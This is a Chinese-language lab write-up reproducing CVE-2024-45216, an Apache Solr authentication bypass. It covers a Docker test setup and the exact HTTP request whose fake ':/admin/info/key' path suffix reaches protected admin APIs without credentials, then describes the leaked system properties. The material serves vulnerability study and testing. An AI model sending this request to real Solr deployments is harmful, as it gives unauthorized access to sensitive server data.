

# Apache Solr身份验证绕过 (CVE-2024-45216)

Apache Solr 身份认证绕过漏洞(CVE-2024-45216)，该漏洞存在于Apache Solr的PKIAuthenticationPlugin中，该插件在启用Solr身份验证时默认启用。攻击者可以利用在任何Solr API URL路径末尾添加假结尾的方式，绕过身份验证访问任意路由，从而获取敏感数据或进行其他恶意操作。


## 测试环境

执行如下命令启动一个Solr 9.6.0的集群：


```
docker compose up -d
```

之后 `docker ps` 查看name为solr1e的容器，进入该容器执行

```
solr zk cp /var/solr/data/security.json zk:/security.json -z zoo1:2181,zoo2:2181,zoo3:2181
```




访问8983端口，在Security中发现Block anonymous requests被勾选上则说明环境配置完成。（如未勾选则手动勾选一下）



"上述配置是为了增加Solr的接口鉴权，如无上述操作，则可直接访问接口得到数据。无法体会到该身份验证绕过漏洞的差异性。"

## 漏洞复现

正常访问 `/solr/admin/info/properties` 提示401无权限访问




但是当在正常路径后面加上一个无需授权即可访问的key接

口： `:/admin/info/key`，即可未授权访问到接口内容。

现在我们可以访问 Solr 上的任何 API，而无需进行身份验证。

```
GET /solr/admin/info/properties:/admin/info/key HTTP/1.1
Host: 127.0.0.1:8983
SolrAuth: wilkwegam4a
```



The screenshot shows a web browser interface with a 'Request' tab on the left and a 'Response' tab on the right. The 'Request' tab displays the following details:

- Method: GET
- URL: /solr/admin/info/properties:/admin/info/key
- Host: 127.0.0.1:8983
- SolrAuth: wilkwegam4a

The 'Response' tab displays the following details:

- Status: 200 OK
- Content-Type: application/json; charset=utf-8
- Content-Length: 3520
- Body: A JSON object containing system properties, including:
  - java.vendor: Eclipse Adoptium
  - zkHost: zoo1:2181,zoo2:2181,zoo3:2181
  - sun.java.launcher: SUN\_STANDARD
  - sun.management.compiler: HotSpot 64-Bit Tiered Compilers
  - os.name: Linux
  - solr.zk.embedded.host: 0.0.0.0
  - solr.jetty.inetaccess.includes: ""
  - java.vm.specification.vendor: Oracle Corporation
  - java.runtime.version: 17.0.11+9
  - solr.jetty.host: 0.0.0.0
  - STOP.KEY: solrrocks
  - user.name: solr
  - solr.tool.host: localhost
  - solr.solr.home: /var/solr/data
  - user.language: en
  - sun.boot.library.path: /opt/java/openjdk/lib
  - solr.pid.dir: /var/solr
  - java.vm.compressedOopsMode: 32-bit
  - java.version: 17.0.11
  - java.util.logging.manager: org.apache.logging.log4j.jul.LogManager
  - user.timezone: UTC
  - jetty.base: /opt/solr-9.6.0/server
  - sun.arch.data.model: 64
  - jetty.port: 8983
  - solr.url.scheme: http
  - sun.jnu.encoding: UTF-8
  - file.separator: /
  - java.specification.name: Java Platform API Specification
  - java.class.version: 61.0
  - java.security.properties: /opt/solr-9.6.0/server/etc/security.properties
  - jetty.git.hash: 3a745c71c23682146f262b99f4ddc4c1bc41630c
  - user.country: US